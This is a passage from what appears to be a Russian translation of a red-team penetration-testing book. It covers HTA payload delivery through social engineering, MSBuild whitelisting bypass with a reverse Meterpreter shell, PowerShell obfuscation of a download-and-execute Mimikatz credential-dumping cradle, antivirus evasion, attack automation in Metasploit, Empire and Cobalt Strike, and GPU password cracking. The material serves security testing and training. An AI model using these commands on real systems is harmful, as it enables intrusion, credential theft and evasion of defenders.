
Настройте Meterpreter handlers для вашего пейлоада.

После настройки и разработки вашего вредоносного ПО переместите его в web-каталог (`malware.hta`, `malware.html`, `malware.payload`), запустите службу `apache2` и запустите обработчики Meterpreter. Теперь вы готовы через социальную инженерию заставить жертву посетить ваш вредоносный сайт. Пример выше был онлайн-шаблоном SharePoint из SharpShooter. Когда жертва посещает вашу вредоносную страницу через IE/Edge, HTA автоматически скачивается и предлагает запуск. После подтверждения запуска staged-пейлоад запустится, скачает вторичный пейлоад (если проверки песочницы пройдены) и выполнит наш пейлоад Meterpreter в памяти.

Дополнительная информация:

https://www.mdsec.co.uk/2018/03/payload-generation-using-sharpshooter/

https://github.com/mdsecactivebreach/SharpShooter




## Обход белых списков приложений

Мы говорили о разных способах вызвать PowerShell без запуска PowerShell-кода, но что если вы не можете запускать собственные бинарные файлы на Windows-системе? Концепция обхода приложений состоит в поиске стандартных Windows-бинарников, которые могут выполнять наши пейлоады. Мы бывали на машинах вроде контроллеров домена, которые хорошо заблокированы и где выполнение кода ограничено. Есть разные Windows-файлы, которые можно использовать для обхода этих ограничений. Давайте разберем пару из них.

Один Windows-бинарник, который часто обсуждают как способ обойти белые списки приложений, - `MSBuild.exe`. Что такое `MSBuild.exe` и что он делает? MSBuild - стандартное приложение внутри .NET Framework, служащее платформой для сборки .NET-приложений с использованием файла проекта в XML-формате. Мы можем злоупотребить этой возможностью, создав собственный вредоносный XML-файл проекта для выполнения Meterpreter-сессии с помощью инструмента GreatSCT.

GreatSCT:

https://github.com/GreatSCT/GreatSCT

имеет разные обходы белых списков приложений, которые можно использовать, но мы рассмотрим только MSBuild. В этом примере мы создадим вредоносный XML-файл, который даст обратную сессию Meterpreter через `reverse_http`. Для этого нужно записать XML-файл на систему жертвы и использовать MSBuild для выполнения XML-файла:

```
git clone https://github.com/GreatSCT/GreatSCT.git /opt/
cd /opt/GreatSCT
python3 ./gr8sct.py

[4] MSBUILD/msbuild.cfg
Введите IP вашего хоста [0] и порт [1]
generate
```

Настройте фреймворк `windows/meterpreter/reverse_http` в Metasploit.

В нашем экземпляре Kali мы использовали GreatSCT для создания файла `shellcode.xml`, который содержит и сборочную информацию, и обратную HTTP-оболочку Meterpreter. Этот файл нужно переместить на систему жертвы и вызвать с помощью MSBuild.

*Примечание: я вижу, что GreatSCT активно разрабатывается в ветке* `develop` *(https://github.com/GreatSCT/GreatSCT/tree/develop), которая включает HTTPS Meterpreter и дополнительные обходы белых списков. Предполагаю, что к моменту выхода этой книги это будет перенесено в* `master`*.*

После выполнения на нашей Windows-машине жертвы командой:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe shellcode.xml
```

.NET начнет сборку файла `shellcode.xml`. Во время этого процесса машина жертвы породит обратную HTTP-сессию Meterpreter, обходя белые списки приложений. Возможно, стоит отредактировать файл `shellcode.xml`, чтобы добавить обфусцированный пейлоад, поскольку стандартный Meterpreter, скорее всего, сработает в AV.

Есть много разных способов обходить белые списки приложений, достаточно для отдельной книги. Вот дополнительные ресурсы:

Множество отличных примеров с использованием штатных исполняемых файлов Windows:

https://github.com/api0cradle/UltimateAppLockerByPassList

Использование REGSRV32 и PowerShell Empire:

https://www.blackhillsinfosec.com/evade-application-whitelisting-using-regsvr32/

DLL Execution через `Excel.Application RegisterXLL`:

https://rileykidd.com/2017/08/03/application-whitelist-bypass-using-XLL-and-embedded-shellcode/

Использование техник INF-SCT “скачать и выполнить” для обхода, уклонения и закрепления:

https://bohops.com/2018/03/10/leveraging-inf-sct-fetch-execute-techniques-for-bypass-evasion-persistence-part-2/

Обход AppLocker с помощью Regsvr32:

https://pentestlab.blog/2017/05/11/applocker-bypass-regsvr32/

## Code caves

Как и в любой red-team-кампании, мы всегда ищем креативные способы бокового перемещения внутри среды или сохранения закрепления. Обычно, если у нас есть учетные данные, мы пытаемся выполнять пейлоад на удаленной системе с помощью WMI или PSExec. Однако бывают случаи, когда нужно найти креативные способы перемещения внутри среды без легкого отслеживания.

Для участников red-team-команды быть пойманными - не худшее, что может случиться во время кампании. Хуже, когда нас ловят, и blue-team-команда находит каждый домен, IP и скомпрометированный хост, который был частью кампании. Обычно участники blue-team-команды довольно легко просматривают подключения в стиле WMI/PSExec, чтобы выявить боковое перемещение, поскольку это не всегда выглядит как обычный трафик. Что же можно сделать, чтобы немного лучше спрятать боковое перемещение?

Вот здесь можно проявить изобретательность, и единственно правильного ответа нет. Если работает, для меня этого достаточно. Одна из моих любимых вещей после попадания в среду - находить публичные общие ресурсы и файлы, которые активно используются и запускаются. Мы могли бы попробовать добавить макросы в Office-файлы, но это может выглядеть слишком очевидно. Одна атака, которая обычно имеет низкий уровень обнаружения и высокий процент успеха, - встраивание нашего собственного вредоносного ПО внутрь исполняемых бинарных

файлов. Это может быть общий бинарный файл вроде `putty`, распространенный внутренний толстый клиент или даже инструменты базы данных.

Хотя он больше не поддерживается, один из самых простых инструментов для выполнения этих атак назывался Backdoor Factory:

https://github.com/secretsquirrel/the-backdoor-factory

Backdoor Factory искал code caves или пустые блоки внутри реальной программы, куда атакующий может внедрить собственный вредоносный shellcode. Это рассматривалось в THP2, и идеи остаются теми же.

Два отличных дополнительных ресурса по backdooring executables можно найти здесь:

https://haiderm.com/fully-undetectable-backdooring-pe-file/#Code_Caves

https://www.abatchy.com/2017/05/introduction-to-manual-backdooring_24.html

## Обфускация PowerShell


Проблема PowerShell-скриптов сегодня в том, что если вы сохраняете их на диск, многие антивирусные инструменты их обнаружат. Даже если вы импортируете их в память, AV-инструменты, смотрящие в память, иногда тоже могут сработать.


В любом случае, если вы импортируете их в память из Cobalt Strike, Meterpreter или PowerShell Empire, важно убедиться, что нас не подхватит AV. Если это произойдет, мы должны хотя бы усложнить IR/Forensic teams reverse engineering нашего attack пейлоад.

Мы все видели PowerShell-команды вроде этой:

```
Powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden -ExecutionPolicy Bypass
    IEX (New-Object Net.WebClient).DownloadString('[PowerShell URL]'); [Parameters]
```

Это самая базовая комбинация строк, которую можно увидеть для обхода политики выполнения, запуска скрытого/неинтерактивного режима, а также скачивания и выполнения пейлоада PowerShell. Со стороны blue-team-команд мы видели много журналирования, срабатывающего на эти конкретные параметры вроде `-Exec Bypass`. Поэтому мы начали обфусцировать этот параметр через распространенный синтаксис PowerShell:




```
-ExecutionPolicy Bypass
-EP Bypass
-Exec Bypass
-Execution Bypass
```

Что еще безумнее, и за это я отдаю должное Daniel Bohannon, так это то, что для работы на самом деле не нужна полная параметр string. Например, для `-ExecutionPolicy Bypass` сработают все эти варианты:

```
-ExecutionPolicy Bypass
-ExecutionPol Bypass
-Executio Bypass
-Exec Bypass
-Ex Bypass
```

Те же техники будут работать для `WindowStyle` или даже параметра `EncodedCommand`. Конечно, эти приемы помогут лишь до определенного предела, и нам нужно создавать более обфусцированные преобразования. Для начала можно взять очень простой пример выполнения нашего удаленного PowerShell-скрипта, в этом случае Mimikatz, и выгрузить хеши с помощью PowerShell с правами администратора:

```
Invoke-Expression (New-Object Net.WebClient).DownloadString('http://bit.ly/2JHVdzf');
    Invoke-Mimikatz -DumpCreds
```



Пропустив это через Invoke-Obfuscation, мы можем взять эту строку и сильно обфусцировать ее несколькими разными техниками.

На Windows скачайте PowerShell-файлы для Invoke-Obfuscation:

https://github.com/danielbohannon/Invoke-Obfuscation

Загрузите PowerShell-скрипт и запустите Invoke-Obfuscation:

```
Import-Module ./Invoke-Obfuscation.psd1
Invoke-Obfuscation
```

Укажите PowerShell-скрипт, который хотите обфусцировать. В этом случае мы обфусцируем приведенную выше команду загрузки и дампа хешей через Mimikatz.

```
SET SCRIPTBLOCK Invoke-Expression (New-Object Net.WebClient).DownloadString('http://
    bit.ly/2JHVdzf'); Invoke-Mimikatz -DumpCreds
```

Кодирование пейлоад:

```
ENCODING
```

В этом случае я выбрал SecureString (AES), но вы можете поэкспериментировать со всеми техниками обфускации.

Если посмотреть на обфусцированную строку, там есть случайно сгенерированный ключ и зашифрованная secure string. При выполнении в PowerShell с правами администратора мы все равно получаем выполнение полного пейлоада.

Также можно вернуться на main screen и создать обфусцированные launchers:

```
main
launcher
CLIP++
Выберите флаги выполнения
```

Еще лучше то, что если посмотреть в журналы Windows PowerShell, все выглядит сильно обфусцированным и может помочь обойти AV и инструменты оповещения SIEM.

Помимо Invoke-Obfuscation, Daniel создал инструмент Invoke-CradleCrafter для удаленных загрузчиков. Invoke-CradleCrafter помогает blue-team- и red-team-специалистам легко исследовать, генерировать и обфусцировать PowerShell-загрузчики. Кроме того, он помогает blue-team-командам проверять эффективность детектов, которые могут работать для вывода, созданного Invoke-Obfuscation, но могут не справиться с Invoke-CradleCrafter, поскольку он не содержит конкатенаций строк, кодировок, обратных кавычек, приведения типов и т. д. [https://github.com/danielbohannon/Invoke-CradleCrafter]

## PowerShell без PowerShell

Вы наконец получаете удаленное выполнение кода на машине, но выясняете, что либо не можете запускать `PowerShell.exe`, либо компания мониторит команды `PowerShell.exe`. Какие есть варианты, чтобы запустить пейлоад PowerShell или C2-агенты на этой хостовой системе?

### NoPowerShell (NPS)

Мне нравится концепция NoPowerShell, или NPS. NPS - это Windows-бинарник, который выполняет PowerShell через .NET вместо прямого вызова `PowerShell.exe`. Хотя сегодня это обычно помечается AV, мы используем те же концепции для создания бинарников, которые напрямую выполняют наше PowerShell-вредоносное ПО без необходимости в `PowerShell.exe`. Ben0xA предоставляет исходный код, так что можете попробовать обфусцировать бинарник для обхода AV.

## NPS_пейлоад

https://github.com/trustedsec/nps_payload


Другой взгляд на NPS - инструмент TrustedSec, который использует выполнение кода через `MSBuild.exe`. Этот инструмент генерирует пейлоад PowerShell в файл `msbuild_nps.xml`, который выполняется при вызове. XML-файл можно вызвать так:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\<path_to_msbuild_nps.xml>
```

## SharpPick

SharpPick, компонент PowerPick, - отличный инструмент, который позволяет вызывать PowerShell, ни разу не вызывая бинарник `PowerShell.exe`. В SharpPick функция RunPS использует `System.Management.Automation` для выполнения скрипта внутри среды выполнения PowerShell без запуска процесса PowerShell [http://www.sixdub.net/?p=555].


После скачивания SharpPick:


https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick

вы можете взять ваши PowerShell Empire пейлоады и создать бинарные файлы. Полное прохождение по настройке среды и сборке пейлоадов можно найти здесь:

http://www.sixdub.net/?p=555

https://bneg.io/2017/07/26/empire-without-powershell-exe/





Бывают случаи, когда сброс бинарного файла на хостовую систему может быть невозможен. В таких случаях мы можем создать библиотеку классов (DLL-файл), которую можно сбросить на систему и выполнить через:

```
rundll32.exe runmalicious.dll,EntryPoint
```

Конечно, создание таких DLL может выполняться автоматически для Meterpreter или Cobalt Strike, но приятно иметь гибкость запускать конкретный пейлоад PowerShell, ни разу не вызывая `PowerShell.exe`.

## HideMyPS

Один инструмент, который я написал несколько лет назад и который все еще имеет большой успех, - HideMyPS:

https://github.com/cheetz/hidemyps

Это всегда был всего лишь PoC-инструмент, но он все еще работает спустя все эти годы. Проблема, с которой я столкнулся, заключалась в том, что любой PowerShell-скрипт в наши дни подхватывается AV. Например, если сбросить обычный `Invoke-Mimikatz.ps1` (http://bit.ly/2H3CNXS) на Windows-систему с Windows Defender, он мгновенно подхватит PowerShell-скрипт и поднимет тревогу повсюду. Это один из главных недостатков традиционного AV и того факта, что они обычно ищут очень конкретные строки во вредоносном ПО. Поэтому я собрал небольшой Python-скрипт, который берет PowerShell-скрипт и обфусцирует все строки. Он протестирован только на нескольких скриптах, поэтому это далеко не код для промышленного использования.

HideMyPS найдет все скрипты и обфусцирует их с помощью ROT, удалит все комментарии из PowerShell-скрипта и разобьет строки, чтобы обойти статические AV-сигнатуры. Для следующего примера возьмем `Invoke_Mimikatz.ps1` (http://bit.ly/2H3CNXS) и обфусцируем PowerShell-файл:

```
cd /opt/HideMyPS
python hidemyps.py invoke_mimikatz.ps1 [filename.ps1]
```

Теперь посмотрите на разницу между исходным файлом и новым файлом, который вы создали. Во-первых, видно, что имена скриптов перемешаны, переменные изменены, строки разбиты пополам, а все комментарии отсутствуют.

Одна вещь, которую нужно помнить: мы изменили все имена скриптов в PowerShell-запросе. Поэтому, чтобы вызывать скрипты, придется снова посмотреть в наш обфусцированный файл и увидеть, чем мы заменили `function Invoke-Mimikatz`. В этом случае `Invoke-Mimikatz` был изменен на `Vaibxr-Zvzvxngm`. Следующий пример был запущен на полностью пропатченной Windows 10 с полностью обновленным Defender.

## Заключение

Как red-team-специалисты или тестировщики на проникновение, мы всегда будем в игре в кошки-мышки со средствами хостового и сетевого обнаружения. Поэтому очень важно понимать, как работают базовые защиты, писать низкоуровневый код для прямого взаимодействия с Windows API вместо команд оболочки, мыслить нестандартно и проявлять изобретательность. Если вы фокусируетесь только на распространенных инструментах, вероятность обнаружения в корпоративной среде довольно высока. Если инструменты публичны, поставщики средств безопасности, скорее всего, будут разбирать их почти сразу после выхода и создавать сигнатуры для них. От вас зависит, сможете ли вы взять текущие атаки и эксплойты и переработать их так, чтобы поставщики их не распознавали.

# Глава 8. Спецкоманды - взлом, эксплойты и трюки

Эта глава сосредоточена на нескольких разных ресурсах, которые я счел полезными как для red-team-команд, так и для тестирования на проникновение. Эти ресурсы могут использоваться не в каждой кампании, но отлично подходят для конкретных сценариев или разовых случаев.

## Автоматизация

По мере того как эвристическая защита конечных точек становится все лучше, наши атаки должны становиться все быстрее. Обычно мы можем написать вредоносное ПО для обхода AV и пройти первичное обнаружение, но как только начинаем делать вызовы вроде Mimikatz в памяти или двигаться вбок на другой хост, мы начинаем поднимать тревоги. Чтобы противостоять этому, я всегда говорю Red Team: пусть вас поймают с первой попытки. Обычно Blue Team воспринимает это как победу, когда срабатывает на наш базовый пейлоад в стиле “по умолчанию” или слегка обфусцированное вредоносное ПО, но настоящая цель - просто изучить их среду. Это достигается тем, что наш первоначальный пейлоад автоматически запускает несколько разведывательных скриптов на машине жертвы. В следующем разделе мы разберем быстрые auto-run-скрипты, которые помогают автоматизировать часть наших атак.

## Автоматизация Metasploit с помощью RC-скриптов

С Metasploit мы можем эффективно запускать наши постэксплуатационные скрипты, используя:

Поиск всех модулей постэксплуатации в Metasploit:

```
msfconsole
show post
```

Из результатов `post` выберите все модули, которые хотите включить для автоматического выполнения при получении Meterpreter Shell. В этом случае мы добавим к нашей атаке privilege migrate post exploitation (http://bit.ly/2vn1wFB). Чтобы настроить Meterpreter Shell так, чтобы он запускал этот пейлоад при initial connection с нашего скомпрометированного хоста, нужно указать параметр `AutoRunScript`. Смело добавляйте столько `AutoRunScripts`, сколько нужно, чтобы выгружать информацию о system/network, двигаться laterally и делать многое другое.

Создание resource-файла и AutoRunScript:

Создайте resource-файл:

```
gedit handler.rc
```

Настройте resource-файл и autorun-скрипты:

```
use multi/handler
set payload windows/meterpreter/reverse_https
set LHOST 10.100.100.9
set LPORT 443
set AutoRunScript post/windows/manage/priv_migrate
set ExitOnSession false
set EnableStageEncoding true
exploit -j
```

Запустите resource-файл:

```
msfconsole -r handler.rc
```

## Автоматизация Empire

У Empire есть функции, похожие на resource-файлы Metasploit, которые автоматизируют многие повторяющиеся задачи. Сначала нужно создать файл, в нашем примере `/opt/empire_autoload.rc`, а затем загрузить его внутри нашего экземпляра Empire.

В отдельном terminal window создайте resource-файл:

```
gedit /opt/empire_autoload.rc
```

Добавьте все post-модули, которые хотите выполнить:

```
usemodule situational_awareness/network/powerview/get_user
execute
back
usermodule situational_awareness/network/powerview/get_computer
execute
back
```

Внутри Empire загрузите resource-файл `autoload.rc`:

```
agents
autorun /opt/empire_autoload.rc powershell
autorun show
```

Как видно, когда агент подключился, он автоматически запустил PowerShell-скрипты `get_user` и `get_computer`. Все результаты этих скриптов будут сохранены в файле `agent.log`. В этом случае имя нашего агента - `N6LM348G`, поэтому журналы будут храниться в `/opt/Empire/downloads/N6LM348G/agent.log`.

### Автоматизация Cobalt Strike

Одна из главных причин, почему Cobalt Strike так мощен, - Aggressor Script:

https://www.cobaltstrike.com/aggressor-script/index.html

С Cobalt Strike Aggressor Script можно не только настраивать скрипты в стиле autorun, но и создавать очень сложные атаки. Например, я часто сталкиваюсь с ситуацией, когда мы попадаем на общую рабочую станцию, вроде лабораторной машины или компьютера в переговорной. Одна вещь, которую я могу захотеть от нашего агента, - запускать Mimikatz каждые полчаса, чтобы извлекать учетные данные в открытом виде. С Aggressor Script мы можем делать все эти действия и многое другое. Вот пример скрипта, который делает именно это: `mimikatz-every-30m.cna` (http://bit.ly/2IXgIel).

Aggressor Collection скрипты:

https://github.com/bluscreenofjeff/AggressorScripts

https://github.com/harleyQu1nn/AggressorScripts

### Будущее автоматизации

Наконец, есть интересные проекты, которые движутся в сторону автоматизации, умной компрометации и APT attacks. Я твердо верю, что автоматизация атак станет будущим компрометаций, и нам понадобится способность тестировать и подтверждать наши контроли безопасности. Два инструмента, в которых я вижу большой потенциал для запуска этого тренда автоматизации:


• Portia - https://github.com/SpiderLabs/portia
• Caldera - https://github.com/mitre/caldera

## Взлом паролей

Один из моих новых и любимых списков паролей взят из недавнего дампа паролей размером 41 GB, содержащего 1,4 миллиарда пар username/password (http://bit.ly/2HqbYk8). Я не хочу давать прямую ссылку на torrent, поскольку он содержит много чувствительных имен пользователей или email-адресов и связанных паролей, но вы можете поискать `BreachCompilation.tar.bz2`, чтобы найти больше информации. Пожалуйста, проверьте свои законы перед скачиванием такой чувствительной информации. Вместо получения исходного дампа я рекомендую просто взять списки паролей. Я взял дамп 41 GB, удалил все имена пользователей/email-адреса и сделал список только паролей. Он находится здесь:

http://thehackerplaybook.com/get.php?type=THP-password

На моей личной системе я использую 8x Gigabyte GV-N108TTURBO-11GD AORUS GeForce GTX 1080 Ti Turbo 11G Graphic Cards. Примерно за $12,000 можно собрать собственную систему, включая корпус, RAM, блок питания, SSD и GPU. Конечно, корпус потребует как минимум 4U rackmount, например `SYS-4028GR-TR2`, и много питания. Хотя это определенно недешево, мы взламываем примерно 472,000,000,000 хешей в секунду и перебираем NTLM-хеши Windows. Вот Hashcat benchmark восьми GPU: `Hashmode: 1000 - NTLM`.




```
Speed.Dev.#1.....: 59436.3 MH/s (63.16ms)
Speed.Dev.#2.....: 58038.3 MH/s (64.70ms)
Speed.Dev.#3.....: 59104.4 MH/s (63.55ms)
Speed.Dev.#4.....: 59123.0 MH/s (63.52ms)
Speed.Dev.#5.....: 58899.7 MH/s (63.74ms)
Speed.Dev.#6.....: 59125.8 MH/s (63.51ms)
Speed.Dev.#7.....: 59256.3 MH/s (63.36ms)
Speed.Dev.#8.....: 59064.5 MH/s (63.56ms)
Speed.Dev.#*.....:   472.0 GH/s
```

Для тех, кто не может позволить себе мощную GPU-ферму, есть другие варианты. Хотя это все еще недешево, можно рассмотреть взлом в облаке. Недавно Amazon интегрировал GPU Tesla, не автомобиль:

http://www.nvidia.com/object/tesla-servers.html

которые мощнее 1080Tis. На Medium есть отличная статья о настройке собственных серверов для взлома паролей с использованием этих GPU:

https://medium.com/@iraklis/running-hashcat-v4-0-0-in-amazons-aws-new-p3-16xlarge-instance-e8fab4541e9b

Статистика из статьи Iraklis Mathiopoulos.

Hashmode: `1000 - NTLM`:

```
Speed.Dev.#1.....: 79294.4 MH/s (33.81ms)
Speed.Dev.#2.....: 79376.5 MH/s (33.79ms)
Speed.Dev.#3.....: 79135.5 MH/s (33.88ms)
Speed.Dev.#4.....: 79051.6 MH/s (33.84ms)
Speed.Dev.#5.....: 79030.6 MH/s (33.85ms)
Speed.Dev.#6.....: 79395.3 MH/s (33.81ms)
Speed.Dev.#7.....: 79079.5 MH/s (33.83ms)
Speed.Dev.#8.....: 79350.7 MH/s (33.83ms)
Speed.Dev.#*.....: 633.7 GH/s
```

Общие скорости для NTLM примерно на 34% выше, чем при использовании TESLA GPU cards. Общая стоимость запуска AWS составляет около $25 в час. Так что именно вам решать, какой у вас бюджет, требования и цели.

## Лаборатория

Недавно Troy Hunt из Have I Been Pwned выпустил SHA1-список хешей паролей, который занимает около 5,3 GB в сжатом виде. Это очень большой список из предыдущих утечек и дампов данных. Это отличная лаборатория для проверки ваших навыков взлома паролей:

